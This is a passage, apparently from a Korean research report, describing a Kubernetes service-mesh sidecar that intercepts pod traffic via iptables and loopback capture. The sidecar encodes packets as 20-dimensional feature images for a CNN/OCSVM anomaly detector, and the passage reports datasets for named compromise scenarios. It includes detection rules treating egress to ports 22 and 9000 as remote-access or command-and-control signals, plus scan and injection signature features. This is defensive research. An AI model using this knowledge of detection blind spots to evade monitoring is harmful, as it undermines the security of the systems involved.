


그림 16. MSA 게시판 DB ERD

데이터베이스 역시 서비스 단위로 분리하여 auth/post/comment 서비스가 각자 auth_db/posts_db/comments_db만 사용하도록 구성된다. 세 데이터베이스는 논리적으로 분리되어 있어 서로 다른 데이터베이스의 테이블 사이에는 외래키 제약을 걸 수 없다. 따라서 posts.user_id, comments.post_id, comments.user_id는 데이터베이스가 강제하지 않는 논리적 참조로만 존재하고 정합성은 앞서 설명한 내부 API 호출을 통해 애플리케이션 계층에서 보장된다.

같은 데이터베이스 안에 있는 users와 refresh_tokens 사이에만 실제 외래키 관계가 설정되어 있다. 또한 posts와 comments 테이블은 작성자의 username을 함께 저장하는데, 이는 게시글이나 댓글을 조회할 때마다 auth 서비스를 호출하지 않도록 하기 위한 의도적인 비정규화이다.




로그인 화면	게시글 목록 화면
	
게시글 작성 화면	게시글 상세 및 댓글 화면
	

표 4. MSA 게시판 주요 화면

프론트엔드는 React로 구현했으며, 게시글 목록, 상세 조회, 게시글 작성과 수정, 로그인, 회원가입 화면으로 구성된다. 게시글 상세 화면은 게시글 본문과 댓글 목록을 함께 보여주므로 한 화면에서 post 서비스와 comment 서비스를 모두 호출한다. 인증이 필요한 요청에는 로그인 시 발급받은 accessToken이 함께 전달되어 각 서비스가 auth 서비스에 검증을 요청한다. 게시글 작성과 수정 화면은 인증된 사용자만 접근할 수 있도록 보호하여 미인증 상태에서는 로그인 화면으로 이동시킨다.

5.2. 서비스메시 구현

5.2.1. Traffic Handler

Traffic Handler는 각 서비스 Pod에 사이드카로 결합되어, 해당 서비스가 주고받는 트래픽을 이상 탐지 결과에 따라 전달 및 차단하는 구성 요소이다. Traffic Handler는 부착된 Pod를 통하는 트래픽을 가로채어 이상 탐지 모듈에 전달해 정상 트래픽인지를 검증하고, 그 판정에 따라 전달하거나(FORWARD) 차단하고(DROP), 정상 Pod의 응답으로 대체(RELAY)한다.




그림 17. Traffic Handler 동작 로직

Pod가 처음 실행될 때, InitContainer를 통해 iptables 규칙을 주입한다. 주입되는 규칙은 다음과 같다.

방향	규칙	뜻
들어오는 트래픽 (ingress)	서비스 포트(8080)으로 오는 TCP -> 프록시 포트(9011)	외부 요청이 애플리케이션에 닿기 전에 프록시를 지나게 함. (RELAY 전용)
나가는 트래픽 (egress)	모든 TCP -> 프록시 포트(9011)	애플리케이션이 내보내는 트래픽은 프록시를 먼저 지남.

표 5. iptables 적용 규칙

서비스 포트로 들어오는 TCP와 메인 컨테이너가 내보내는 모든 TCP를 프록시 포트로 우회시키고, 프록시 자신의 트래픽과 Pod 내부 통신(loopback)은 순환을 막기 위해 대상에서 제외한다. 트래픽을 우회하는 과정은 패킷의 목적지 주소를 프록시 주소로 전

환하는 것이므로, 애플리케이션에 영향을 주지 않아 기존 서비스 코드를 수정하지 않고 결합이 가능하다. 나가는 트래픽은 별도로 포트에 제한을 두지 않는데, 이는 Kubernetes API가 제외되면 침해된 Pod를 감지하는 시나리오를 확인하기 어렵기 때문이다.




그림 18. 외부 인터페이스(eth0)와 loopback

외부 인터페이스(eth0)는 Pod 밖과 통신하는 문이고, loopback은 Pod 내부에서 통신하는 내부 통로이다. 모델에 입력되는 것은 HTTP 메시지가 아닌 세션 이미지이므로, 별도로 패킷을 수집하는 지점이 필요하다. 만약 애플리케이션 내부에서 수집할 경우 기존 서비스 코드의 수정이 필요하고, Pod의 외부 인터페이스(eth0)를 통해 수집할 경우 이미 목적지로 도달한 트래픽만 관측 가능해 차단 등의 조치가 불가능하다.

그래서 Pod 내부의 loopback을 수집 지점으로 정하였다. iptables를 통해 트래픽의 목적지가 프록시로 바뀌므로, 외부로 나가야 할 패킷이 loopback을 지나게 된다. 이 시점에는 트래픽이 아직 Pod를 떠나지 않은 상태라 차단 등의 조치도 가능하다. 또한 Pod의 컨테이너들은 공통된 네트워크 네임스페이스를 공유하기 때문에 loopback에는 메인 컨테이너가 발생시킨 트래픽만 흐른다.

수집 지점	영향
애플리케이션 내부	기존 서비스 코드의 수정이 필요함
외부 인터페이스(eth0)	트래픽이 이미 목적지에 도달한 상태
loopback	관측 시점에 트래픽이 Pod 내부에 있음

표 6. 패킷 수집 지점 후보 비교

Handler가 가로챈 트래픽을 이상 탐지 모델로 전달하고 이상으로 판단할 경우, 트래픽의 방향에 따라 서로 다른 처리가 진행된다. 요청(Request) 방향에서 이상으로 판단한 트래픽의 경우, Control Plane에 검증을 요청한다. Control Plane은 ReplicaSet을 확인하고,

관측된 이력이 있을 경우 이를 오탐으로 간주(cleared)한다. 만약 없다면 트래픽을 차단(DROP)한다. 응답(Response) 방향에서 이상으로 판단한 트래픽의 경우에는 ReplicaSet의 다른 Pod에 동일한 요청을 재전송하고, 응답을 받아 비교한다. 만약 같다면 마찬가지로 오탐으로 판단하고, 다를 경우 ReplicaSet에서 받아온 응답으로 대체(RELAY)한다.

5.2.2. Traffic Converter

Traffic Converter는 Handler가 넘긴 패킷을 Anomaly Detector가 입력으로 받는 세션 이미지로 변환하는 모듈이다. 5개 패킷을 세션 단위로 시간 순서에 따라 쌓아 하나의 이미지를 만드는 절차는 선행 연구와 같으나, 각 패킷을 표현하는 방식이 다르다.

raw-byte 표현의 한계

선행 연구는 각 패킷을 19바이트의 프로토콜 헤더와 1460바이트의 페이로드를 이어 붙인 1479차원 벡터로 표현하고, 이를 5개 누적하여 5×1479 크기의 그레이스케일 이미지를 만들었다. 이 방식은 패킷 내용을 거의 그대로 보존하고 별도의 도메인 지식이 필요 없다는 장점이 있으나, 공격 판별과 무관한 페이로드가 이미지의 대부분을 차지한다는 문제가 있다. HTTP 본문이나 TLS 암호문이 픽셀 대부분을 채우는 반면, 판별에 직접 기여하는 요청, 경로, 상태코드 등은 앞부분 수십 픽셀에 집중되어 신호 대 잡음 비율이 낮다. 또한 1460바이트 길이를 넘어선 위치에 공격 스크립트를 주입하면 정상 응답과 동일하게 판정되는 문제가 있다.

이에 본 연구는 각 패킷을 원시 바이트 대신 파싱된 20차원의 의미 기반 벡터로 인코딩한다. 이는 단순한 차원 축소가 아니라 정보의 재구성으로, 페이로드에서 얻을 수 있는 정보뿐 아니라 목적지 포트, 세션 상태에서 계산한 시간 간격, 최근 패킷들의 볼륨, TLS 레코드 여부 같은 상위 문맥을 포함한다. 특히 확장된 공격 시나리오에서 판별에 중요한 요소인 메서드, 경로, 내외부 엔드포인트 구분, 숫자 ID, 목적지 포트, 응답 상태, 응답 지문, 패킷 크기, 시간적 변화를 각 축에 직접 대응시킴으로써, 원시 바이트로는 확인할 수 없던 흐름 수준의 신호까지 표현한다. 각 축의 의미가 명확하므로 어떤 근거로 이상을 판정했는지를 특징 수준에서 해석할 수 있다는 이점도 있다.

서비스별 표현 공간

같은 20차원이라도 서비스마다 벡터 요소를 채우는 방식이 다르다. 대상 서비스의 통신이 어떤 성격인지에 따라 어떤 신호를 봐야 하는지가 다르기 때문이다. 본 연구는 세 가지 표현 공간을 정의하고 서비스별로 다르게 매핑한다.

- http_features (post, comment)									
f0 GET	f1 POST	f2 PUT	f3 DELETE	f4 기타 메서드	f5 비요청	f6 /internal/	f7 /api/	f8 쿼리스트링	f9 경로 길이
f10 경로 길이	f11 numeric segment	f12 마지막 numeric ID	f13 numeric 비율	f14 scan signature	f15 쓰기 메서드	f16 Authorization	f17 injection signature	f18 Δt	f19 5-packet volume

- fe_features (frontend)									
f0 요청	f1 응답	f2 GET	f3 쓰기 계열	f4 scan signature	f5 /api/ - /internal/	f6 경로 길이	f7 경로 길이	f8 numeric segment	f9 2xx
f10 3xx	f11 4xx	f12 5xx	f13 text/html	f14 JS / CSS	f15 Content-Length	f16 HMAC byte 0	f17 HMAC byte 1	f18 Δt	f19 5-packet volume

- flow_features (auth / k8s API / exfil)									
f0 dst 443 / 6443	f1 dst 3306	f2 dst 8080	f3 dst $\geq$ 32768	f4 dst 22 / 9000	f5 TLS record	f6 SYN	f7 FIN / RST	f8 payload 존재	f9 < 100B
f10 < 500B	f11 < 1000B	f12 $\geq$ 1000B	f13 크기 정규화	f14 reserved	f15 reserved	f16 reserved	f17 dst 53 (DNS)	f18 Δt	f19 5-packet volume

그림 19. 표현별 20차원 semantic feature 구성

표현	대상 서비스	신호의 성격
http_features	post, comment	요청 파싱 위주
fe_features	frontend	요청과 응답 모두
flow_features	auth, 공격 의심 포트로의 egress	payload 미파싱, 메타 위주

표 7. Converter의 표현공간

http_features는 백엔드(post, comment)에 사용되며, 어떤 API를 어떤 메서드로 어떤 자원에 어떤 순서로 호출하는가를 축으로 삼는다. 메서드 one-hot, 경로 접두 구분, 숫자 세그먼트, 스캔, 인젝션 시그니처, 인증 헤더 존재 여부, 시간 간격 등이 이에 해당하며 응답은 이미지화하지 않는다. 백엔드 응답을 이미지화하지 않는 것은, 응답 대체(RELAY)를 백엔드에 적용하면 삭제, 생성 요청의 재실행이 자원을 훼손하거나 세션 순서를 역전시키는 부작용이 생기고, 백엔드 응답 변조가 사용자에게 도달하려면 반드시 프론트엔드를 거치므로 검증 지점을 프론트엔드로 일원화하는 것이 효율적이기 때문이다. 백엔드 Pod에서 발생할 수 있는 응답 위조 공격 중 세션 탈취 및 피싱 문제를 유발하는 XSS(Cross-Site Scripting)는, 프론트엔드가 사용자 입력을 문자열로 처리하고 자동 이스케이프하는 구조를 통해 사전 방어된다.

fe_features는 프론트엔드에 사용되며 요청과 응답을 모두 이미지화한다. 응답에 대해서는 상태코드, Content-Type, Content-Length에 더해 응답 본문의 HMAC 지문 2바이트를 축으로 둔다. 같은 ReplicaSet의 프론트엔드는 동일한 요청에 동일한 정적 응답을 생성해야 하므로, 응답이 조작되면 지문이 이전 시퀀스와 전혀 다른 값이 되어 그 자체가 이상 신호가 된다. 이 지문을 단순 비교로 즉시 차단하지 않고 모델의 입력으로만 제공하는 것은, 정상 응답도 배포 갱신이나 replica 간 미세한 차이로 지문이 달라질 수 있어 규칙 기반 비교로는 오탐이 늘기 때문이다. 최종 판정은 규칙이 아니라 요청 특성, 응답 상태, 시간 흐름을 함께 보는 모델이 수행한다.

flow_features는 auth 서비스와 쿠버네티스 API 접근, 비-HTTP 흐름에 매핑된다. 페이로드를 파싱하지 않고 목적지 포트, TCP 플래그, 페이로드 크기 구간, TLS 레코드 여부 등 메타 정보에서 특징을 추출한다. 쿠버네티스 API 통신처럼 TLS로 암호화되어 페이로드를 읽을 수 없는 경우에도, 목적지 포트가 443인지 6443인지, 패킷 크기와 리듬이 어떨지는 그대로 관측할 수 있기 때문이다. 세 표현 모두 마지막 두 축을 공통으로 사용하여 직전 패킷과의 시간 간격과 최근 윈도우의 누적 볼륨을 나타내며, 이로써 동일한 20차원 형식을 유지하면서 서비스별 성격에 맞는 정보를 담는다.

규칙과 학습 기반 판정의 역할 분리

목적지 포트가 443, 6443, 22, 9000 중 하나이면 payload를 파싱하지 않고 flow_features로 이미지화한다. Kubernetes API의 기본 포트(443, 6443)에 더해 22번과 9000번을 포함한 것은, 정상 Pod가 사용할 이유가 없으면서 침해된 Pod가 원격 접근(22)이나 command-and-control 채널(9000)에 흔히 쓰는 포트이기 때문이다. 따라서 이 포트로의 egress 자체가 이상 신호의 근거가 된다. 그 외에는 post, comment는 요청줄을 파싱해 http_features로, frontend는 fe_features로 이미지화하며, auth는 항상 flow_features를 사용한다.




그림 20. 서비스별 표현 라우팅 결정 트리

20차원 벡터에는 스캔 시그니처 정규식이나 인증 헤더 존재 여부 같은 규칙 기반 파생 특징이 포함되지만, 이들은 특징을 추출하는 규칙일 뿐 공격 여부를 직접 판정하는 차단 규칙이 아니다. 최종 판정은 이러한 특징의 조합이 학습된 정상 분포에서 얼마나 벗어나는지를 CNN과 OCSVM이 계산한 결과로 정해진다. 이 분리 덕분에 향후 정상적인 443 egress가 등장하더라도 규칙을 예외 처리할 필요 없이, 해당 트래픽을 정상으로 수집해 모델을 재학습하는 방식으로 적응할 수 있다.

컨버터는 이렇게 생성된 패킷 벡터를 5개씩 쌓아, 패킷의 순서 정보를 유지한 하나의 이미지로 구성한 뒤 Anomaly Detector(이상 탐지 모델)에 전달한다. 이후 새로운 패킷이 발생할 때마다 기존 이미지에서 가장 오래된 패킷 벡터를 제거하고 새 패킷 벡터를 추가하는 슬라이딩 윈도우 방식으로 이미지를 갱신한다.




그림 21. post pod에서 발생한 시나리오별 트래픽의 이미지화 결과(benign, l3, k1)

5.2.3. Anomaly Detector

데이터셋 수집 및 분리

정상 트래픽은 auth, post, comment, frontend 각 서비스의 실제 사용자 행동을 Locust로 재현하여 수집했다. 서비스별로 15분씩 수집을 3라운드 동안 반복하는 구조이며 서비스당 총 45분에 해당하고, 동시 사용자 수는 auth 40명, post 30명, comment 30명, frontend 40명이다. 각 라운드에서는 auth부터 frontend까지 순차 실행하며 서비스별 pcap을 별도로 저장한다. 2라운드부터는 앱 pod를 재시작한 뒤 수집을 재개하도록 되어 있는데 이는 같은 정상 트래픽이라도 매 라운드마다 새 DB 커넥션과 새 세션이 생기도록 유도해 정상 분포가 단일 세션에 치우치는 문제를 완화하기 위함이다. Test benign은 동일한 구성으로 서비스당 15분씩 별도 라운드로 수집한다.

CNN 학습에는 정상 트래픽만 사용한다. 이는 현실적으로 발생 가능한 모든 공격 트래픽을 사전에 정의하고 수집하기 어렵다는 점을 고려한 것으로, 반대로 서비스에서 발생 가능한 다양한 정상 시나리오를 충분히 정의하고 수집한 경우 정상 트래픽은 공격 트래픽보다 임베딩 공간에서 상대적으로 조밀한 군집을 형성할 것이라는 선행 연구의 전제를 따른다. 데이터 유틸리티는 세션 단위로 train과 validation을 분할한다. 같은 세션의 윈도우를 통째로 한쪽에만 배정하여 한 세션에서 나온 트래픽이 train과 validation에 갈라져 들어가는 누수를 원천 차단한다. 세션 수 기준 30%가 validation으로 분리된다.

서비스	전체 정상 이미지	소스 세션
auth	180,000	1,472
post	134,086	749
comment	180,000	927
frontend	180,000	253

표 8. 학습 데이터셋의 이미지 수

Benign locust 시나리오의 동시 사용자 수는 auth 40명, post 30명, comment 30명, frontend 40명으로 크게 차이 나지 않으나 서비스별 요청의 성격이 다르다. auth는 로그인과 토큰 검증처럼 짧은 요청이 빠르게 반복되어 단위 시간당 세션과 패킷이 많이 생성된다. frontend는 하나의 페이지 로드가 여러 정적 자원 요청을 동반해 이미지 밀도가 특히 높아 적은 세션에서도 180,000개의 이미지가 생성된다. 즉, 편차는 수집 설계의 결함이 아니라 서비스 자체가 만들어내는 트래픽 특성의 반영이다.

공격 트래픽은 침해된 pod 내부에서 공격 스크립트를 실행하고 해당 pod의 outbound 트래픽을 캡처하는 방식으로 수집한다. 시나리오와 침해 대상 pod의 매핑은

다음과 같다.

침해 pod	실행 시나리오
auth	cred_enum, k1, k2
post	enum_seq, l2, l3, k1, k2
comment	enum_seq, l2, l3, k1, k2
frontend	scan_seq, r1

표 9. 서비스별 공격 시나리오

위 공격 시나리오를 포함한 재보정 데이터셋은 학습 시점 임계값이 실제로 공격을 탐지하는지, 정상을 분리하는지 검증하기 위한 것이다. 학습에 사용한 pcap 풀에서 test 용으로 별도 수집한 정상 트래픽(X_testbenign)과 침해 pod에서 수집한 공격 트래픽(X_attack)을 조합해 사용한다.

서비스	benign	attack	합계
auth	36,000	3,519	39,519
post	36,000	3,705	39,705
comment	36,000	3,672	39,672
frontend	36,000	23,034	59,034
합계	144,000	33,930	177,930

표 10. 재보정 데이터셋의 이미지 수

서비스	DETECT 시나리오	이미지	HARD 시나리오	이미지
auth	k1	745	cred_enum	291
	k2	495		
post	k1	729	enum_seq	30
	k2	506	l2	44
	l3	30		
comment	k1	731	enum_seq	30
	k2	502	l2	44
	l3	30		
frontend	scan_seq	452		
	r1	20,000		
	k1	692		
	k2	424		

표 11. 재보정에 이용되는 공격 시나리오별 수집된 이미지 수

시나리오별 원시 이미지 수에는 큰 편차가 존재한다. 예를 들어 frontend의 r1은 응답 위조 동작이 반복적으로 지속되면서 sliding window 기반 이미지가 대량 생성되어 약

20,000개의 표본이 확보된 반면, comment의 l3나 enum_seq는 공격 실행 횟수와 지속 시간이 짧아 수십 개 수준의 이미지만 생성되었다. 이러한 차이는 공격의 중요도 차이라기보다 각 시나리오의 실행 방식과 패킷 생성 특성에서 비롯된다. 따라서 재보정 단계에서는 공격 시나리오에서 생성된 이미지 전량을 그대로 사용하지 않고, 시나리오별 수집 규모를 고려한 가중 sampling을 적용하였다.

이는 특정 시나리오에서 이미지가 과도하게 많이 생성될 경우 해당 시나리오가 재보정 과정에 지나치게 큰 영향을 주는 것을 방지하기 위한 것이다. 특히 k1과 k2는 선행 연구에서 핵심적으로 다룬 쿠버네티스 공격 시나리오라는 점을 고려하여, 원시 pcap 수집 단계에서 서비스별로 비슷한 수준의 풍부한 표본 규모를 유지하도록 하였다. 반면 l3, enum_seq와 같이 공격 실행 자체가 짧고 생성 가능한 이미지 수가 적은 시나리오는 확보된 표본을 최대한 활용하였다. 이처럼 재보정에 사용하는 표본 수를 시나리오별로 완전히 동일하게 맞추기보다, 원시 데이터의 규모와 시나리오의 중요도를 함께 고려하여 구성하였다.

테스트 데이터셋은 학습 및 재보정 데이터셋과 별개의 pcap 파일로 구성된다. 다른 날 다른 라운드로 수집되어 pcap 단위, 세션 단위, 시간 단위 어느 관점에서도 겹치지 않는다. 이 분리 덕분에 재보정 임계값이 특정 데이터 구성에 과적합되지는 않았는지 독립적으로 검증할 수 있다.

서비스	benign	attack	합계
auth	106,282	4,345	110,627
post	1,376	3,177	4,553
comment	8,358	3,250	11,608
frontend	41,724	123,375	165,099

표 12. 테스트 데이터셋의 이미지 수

서비스	DETECT 시나리오	이미지	HARD 시나리오	이미지
auth	k1	2,142	cred_enum	854
	k2	1,349		
post	k1	1,836	enum_seq	60
	k2	1,083	l2	118
	l3	80		
comment	k1	1,836	enum_seq	96
	k2	1,120	l2	118
	l3	80		
frontend	scan_seq	88		

	r1	120,408		
	k1	1,816		
	k2	1,063		

표 13. 테스트 데이터셋의 공격 시나리오별 수집된 이미지 수

테스트 데이터 규모의 편차 역시 서비스별 트래픽 생성 특성과 공격 시나리오별 실행 방식의 차이에서 비롯된다. benign 데이터의 경우 auth와 frontend는 각각 106,282개와 41,724개의 이미지가 생성된 반면, post와 comment는 각각 1,376개와 8,358개에 그쳤다. 이는 동일한 캡처 조건에서도 서비스마다 요청 발생 빈도와 세션-패킷 생성 양상, 응답 이미지화 여부가 서로 다르기 때문이다. attack 데이터의 규모 역시 평상시 트래픽 밀도뿐 아니라 각 서비스에 적용된 공격 시나리오의 종류, 지속 시간, 반복 횟수에 영향을 받는다. 특히 frontend의 r1은 응답 위조 동작이 지속적으로 반복되면서 sliding window 단위의 이미지를 